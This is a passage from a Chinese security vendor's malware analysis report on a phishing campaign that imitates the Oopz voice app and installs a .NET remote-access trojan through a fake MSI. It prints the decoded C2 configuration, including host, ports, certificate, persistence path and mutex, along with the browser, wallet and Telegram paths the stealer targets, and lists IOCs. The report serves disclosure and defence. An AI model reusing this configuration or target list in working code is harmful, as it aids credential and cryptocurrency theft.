70	52	65	47	37	38	64	46	31	75	52	73	39	4F	37	77	68	56	62	42	2F	75	51	30	39	53	68	68	32	62	32	38	78	
75	72	6D	74	38	7A	78	70	52	32	45	57	75	44	4D	66	74	75	53	64	73	4E	44	61	4C	45	2F	49	4C	69	4C	69	4C	
63	32	77	64	7A	58	50	65	4E	4B	62	68	4E	7A	4F	73	34	6D	31	75	61	44	53	78	4B	6C	30	4E	2B	53	46	79	78	
56	4E	4A	78	58	69	59	64	3E	44	71	2B	47	53	6B	6F	48	67	6C	2F	7A	56	33	58	5A	64	37	62	77	49	53	44	78	
50	76	48	61	62	38	62	33	4E	47	6C	71	4A	47	70	6A	42	6F	70	36	77	43	69	5A	59	37	52	35	35	37	62	62	78	
6D	38	48	44	73	66	4E	71	32	53	34	49	67	74	39	52	59	6D	52	51	75	39	2B	58	67	78	57	30	67	77	36	79	78	
38	41	67	35	2B	72	68	4D	38	2F	62	4F	65	77	39	32	73	79	70	63	35	50	2B	51	35	56	74	34	4F	6E	61	69	4C	

C2配置文件：

H4sIAAAAAAACm3TNw7j2AEA0MUO4AEW2MXULrcIMCLFIHKBLT75STF95txRzEEMEsV
0Bp/GwBzAduFrGYZb169+f//537/+8hvB0t8J/PqdIOjvHPntHz++fPvnjy/f/vXjy1//9itSFJGGggD
eRwU2hQeVYgPk1Pd+5xM1boON6HQ3T/ITGHZVzXXX3LkN54GNSwACDzniBrCYBrYNlajF
xyAtRVgTsQcqacMPowUHatGBILqi1knvgD2QB04ElcPwIA2d8WFI4yaeooMAeweEL4JtU5w7
vT+ifsxDcasqpUEAvvvufHeVBwltkQe2DwCiCHAD/3UNjloAbMHkHrRVIkN5RoJx4+rPW3H0o
xDTPiMKcnKWUMomeyEXZun6ctKN/aNfRfPQA1yDDotZ0OJ252JpOFhD2I1i3Sv9JUIUqnvY6
wEfGrTU9bqBdU+GCUlXermRMt3SjHWwLJbazC7XudxXY0yH0gOLboHkB2I0DZPqvemECcs
LX2Ap/2hfhTi1WoRU20TIUFwGdVLyKaGbIL/ISzh02oEY6ijMtlUS640RnfOaqRzqwAAcvbzSX
q/BrYRyU9BZu4SO5N5WjiG8KlgW+UM2NWGxmRKaiuaeAqdfiGKNx4U8L0fSrdJrVyzdcLyb
BjSnpNxq+Ihl6AxsSYy3lgr29PPKKCZ7GxKmYrXpCdotctJsUYwJjmvf17Pq3f013MnRK3dG4
pbPGixp2rHKdG79yGGr+SYTnw0P5Vp+uLjer0dLiwn/WByGIS2qzspncsf1LS38tlLj13x80POT
AUqeu0OKGso0Q+57YI+GS8nUvZQnaFiX35I2Xr5lkiePunyJQeYN5DDjunsGEDgjnyljyUXA
Wr7EfgVsLCnLwPkMymdzM235IVOLfy2sueSptZtzVuR5cTVSi2ffARGyEDcjhxWE0kzKUrPkf
W5oFRZRqmImItddc316VHqez3dQjOZp8pfbdhaVhyk0XdRF7dzM060KWWnYfmXK6SQzhzf
CvgLoGkWNiPaisQ2IAfT2VDEOR8ZQSyTYISZful5675R0v6hputebvBXKi5UHzaEf6/aw7uAVu
+8MDfwCbyl/93E5gCqESqJ9blfGwu9GZJKNX18tyxFd7J6/pp08bUqHD0pRvE78dF1uRs9O7

w8VbB/uQ09Shh2m28u2mt8zxpR2EWuDMfJuSdsNDaLE/ILiLc2wdzXPeNKbhNzOs4m1uaD
SxKI0N+SFyVNJxXiYd8Dq+GSkoHgl/zV3XZd7bwISDPvKab8b3NGlqJGpjBop6wCiZY7R557
nbm8HDsfNq2S4lw49RYmRQu9+XgxW0ow6y8Ag5+rhM8/bOeo2sypc5P+Q5Vt4OnaiMbMxZ
BDW56qMAoHbDVp5RLrMhscI4Xd4R6S1idl7Joe2t4LINehrP/jUlm6jjrxIK/e7etNIGHIKrC3Gqt
WVnTJ6CLNhdCXtsjILTQyVgSUxGJIPV0lrmIAE1Z4UWrToVmuNQCneUP+N152LNwKHWO
eIHjzzV4BZrk2cjQiKXFIV6PvWHFlu9XmuzdtdVbi6U7b13140Vt+KewPWFFFFH4rKWlZTzEwg
J7WddjjN2betTxqJwahqWs0dzeYlHVyRKwpb8KBVW0jVpVYEWfpmazCb+kN/Kw+CU/qCfn8
hv6+DauL+3RWO2ID+qDCgor4JF17sjtsGeHt5JoTu7H9zX5wihUf82EKqp4T+7yRK/eouTcK6x
XTKMCPKOoHN7obyWMCI/yhio1XrO4oWfYKDMQg1dqRII9YLqA31k2w3JdFbUp+/P3r7Ao0
0+//PET/xVYFgQeUP9inZ/hkf4H1Hb9+csGAAA=

依次进行Base64解码、 Deflate解压、 Protobuf反序列化。

B2 02 C7 0D 0A 0E 31 38 35 2E 31 30 32 2E 31 31 35 2E 39 33 10 C1 B5 03 10 C2 B5 03 10 C3 B5 03	° Ç 185.102.115.93 Åµ Åµ Åµ
1A 8C 0D 4D 49 49 45 35 44 43 43 41 73 79 67 41 77 49 42 41 67 49 51 41 4D 52 68 47 6C 78 42 5A	E MIE5DCCAsygAwIBAgIQAMRhGlxBZ
4A 59 6A 56 77 31 6B 4C 53 64 5A 64 7A 41 4E 42 67 6B 71 68 6B 69 47 39 77 30 42 41 51 30 46 41	JYjVw1kLSdZdzANBqkqhkiG9w0BAQ0FA
44 41 54 4D 52 45 77 44 77 59 44 56 51 51 44 44 41 68 45 62 6E 46 74 65 57 68 31 59 54 41 67 46	DATMREwDwYDVQDDAhEbnFteWh1YTAqF
77 30 79 4E 6A 41 79 4D 6A 4D 79 4D 44 4D 32 4D 6A 52 61 47 41 38 79 4D 54 41 7A 4D 44 49 79 4E	w0yNjAyMjMyMDM2MjRlYm9yMTAzMDIyN
54 49 77 4D 7A 59 79 4E 46 6F 77 45 7A 45 52 4D 41 38 47 41 31 55 45 41 77 77 49 52 47 35 78 62	TiWmZyYnFowEzERMA8GA1UEAwwIRG5xb
58 6C 6F 64 57 45 77 67 67 49 69 4D 41 30 47 43 53 71 47 53 49 62 33 44 51 45 42 41 51 55 41 41	XlodWEwggIiMA0GCsGqSIB3DQEBAAQUAA
34 49 43 44 77 41 77 67 67 49 4B 41 6F 49 43 41 51 43 4F 39 62 35 50 66 4D 4E 49 6D 58 43 4E 37	4ICDwAwqIKAoICAQCC9b5PfMNIImXCN7
4D 50 7A 78 4D 53 6B 2B 6D 6B 30 6A 46 45 4F 70 53 75 55 55 4B 48 2F 36 49 34 6C 32 63 43 67 58	MFzxmSk+mk0jFEOPsuUUKH/6I4l2cCgX
67 42 54 48 6B 64 5A 4C 67 73 45 46 52 47 67 2B 6C 49 4F 4E 67 41 42 36 49 4A 39 30 69 4C 73 49	qBTHkdZLgSEFRGg+1IONgAB6IJ90iLsI
57 58 31 54 34 54 6E 67 61 4E 72 71 45 77 4D 6E 6E 74 34 4F 56 45 56 72 61 4F 58 46 68 6E 2B 4C	WX1t4TngaNrQEWmNnt4OVEVraOXFhn+L
43 30 47 38 38 63 2B 64 4C 4A 45 4B 70 63 3D 22 07 44 65 66 61 75 6C 74 3A 00 42 07 41 50 50 44	C0G88c+dLJEKpc=" Default: B APPD
41 54 41 4A 06 50 7A 75 6E 62 61	ATAJ Pzunba

Protobuf结构

字段号	值	说明
field 1	185.102.115.93	C2主机
field 2	56001	端口1
field 2	56002	端口2
field 2	56003	端口3
field 3	MIIE5DCCAsy..	TLS证书
field 4	Default	配置名称
field 5	%APPDATA%	持久化路径
field 6	Pzunba	互斥体名

在解密后的资源文件yWlg中还发现了浏览器数据以及钱包名字字符串，带有很明显的信息窃取和钱包窃取意图。

35	vebb	数据	41 A	Guarda wallet okejnknnpapemmerjgikaranpimrig mijjaogpgorikaooedaemnncicqamamai
36	0eb6	数据	0c A	Waves Keeper
37	0ec3	数据	13 A	Chromium\User Data\
38	0ed7	数据	21 A	Chromium Google\Chrome\User Data\
39	0ef9	数据	4b A	Chrome\Google(x86)\Chrome\User Data\&BraveSoftware\Brave-Browser\User Data\
40	0f45	数据	1f A	Brave\Microsoft\Edge\User Data\
41	0f6a	数据	06 A	atomic
42	0f71	数据	0d A	Local Storage
43	0f7f	数据	07 A	leveldb
44	0f87	数据	0d A	Atomic Wallet
45	0f95	数据	08 A	Electrum
46	0f9e	数据	07 A	wallets
47	0fa6	数据	10 A	com.liberty.jaxx
48	0fb7	数据	09 A	IndexedDB
49	0fc6	数据	06 A	Exodus
50	0fcd	数据	0d A	exodus.wallet
51	0fdb	数据	08 A	Ethereum
52	0fe4	数据	08 A	keystore
53	0fed	数据	05 A	Zcash
54	0ff3	数据	10 A	Telegram Desktop
55	1004	数据	0c A	Telegram.exe
56	1011	数据	08 A	Telegram
57	101c	数据	07 A	foxmail
58	1024	数据	23 A	Foxmail\Software\Bitcoin\Bitcoin-Qt
59	1048	数据	0a A	strDataDir
60	1053	数据	07 A	wallets
61	105b	数据	20 A	Bitcoin-Qt\Software\Dash\Dash-Qt
62	107c	数据	25 A	Dash-Qt\Software\Litecoin\Litecoin-Qt
63	10a2	数据	0b A	Litecoin-Qt

总结

本次事件为一起以仿冒Oopz开黑语音软件的钓鱼网站为入口，通过伪装MSI安装包投递的恶意软件攻击活动。样本以正常软件安装包为外观进行伪装，在受害主机中通过多阶段加载、进程迁移、签名进程掩护、内存执行等多层规避手段，最终启动.NET远控木马（RAT），建立TLS加密C2通信通道，并支持远程内存加载插件。结合投递方式、加载框架与终端行为能力分析，可判定该样本为典型的远控类恶意软件加载链；通过样本字符串与配置信息进一步分析可知，该木马具备持久化驻留能力，且存在窃取浏览器登录态、加密货币钱包等敏感数据的明确意图。

火绒安全在此提醒广大用户：

认准官方渠道：仅通过您已知且日常使用的官方网站或官方应用商店下载软件，请勿轻信搜索结果第一条广告、陌生私聊或来路不明的“更新包”链接；

仔细核对网址：钓鱼网站常采用与正版服务相近的域名或后缀，即使页面仿真度极高也不可轻信；无法确认网址合法性时，请从浏览器收藏夹或官方公众号、客服公布的官方地址访问；

警惕“免安装/绿色版/破解版”软件：即便文件带有数字签名、图标与正版一致，也有可能是被滥用的伪装程序；

若已误下载安装：请立即停止使用该软件，断开非必要网络连接，向单位IT或安全人员报告，并可考虑修改游戏、邮箱、支付等重要账号的密码。

IOC

ea9952ba70f262b42ecc8cd9140ae559

ee4c0d05606ce8f096654942fc4160d4

dcb95795410a24244ac2aac80d4822c4

43a0d11fd11e1adb55647d01155d9ae4

www.oopz.live

C:\ProgramData\SyncKubernetes_std

C:\Users\[用户名]\AppData\Roaming\SyncKubernetes_std

C:\Users\[用户名]\AppData\Local\Temp\SpeAnchor128.exe

C:\Users\[用户名]\AppData\Roaming\SyncKubernetes_std\Crisp.exe

93[.]152[.]224[.]13/adzBD58r3glyBIQe

185[.]102[.]115[.]93:56001

185[.]102[.]115[.]93:56002

185[.]102[.]115[.]93:56003

- [上一篇：火绒安全分析 | 从分析银狐病毒到思考银狐的趋势](#)
- [下一篇：开源工具变“卧底”——仿冒FluentCleaner钓鱼站点发起白加黑窃密攻击](#)

[返回列表](#)





- [窃密病毒伪装Windows激活程序 盗取用户资金](#)

技术揭秘！

代码追踪工具分享及应用指南来啦

- [技术揭秘|代码追踪工具分享及应用指南来啦](#)



- [窃密病毒伪装Windows激活程序 盗取用户资金](#)

技术揭秘！

代码追踪工具分享及应用指南来啦

- [技术揭秘|代码追踪工具分享及应用指南来啦](#)

分享文章：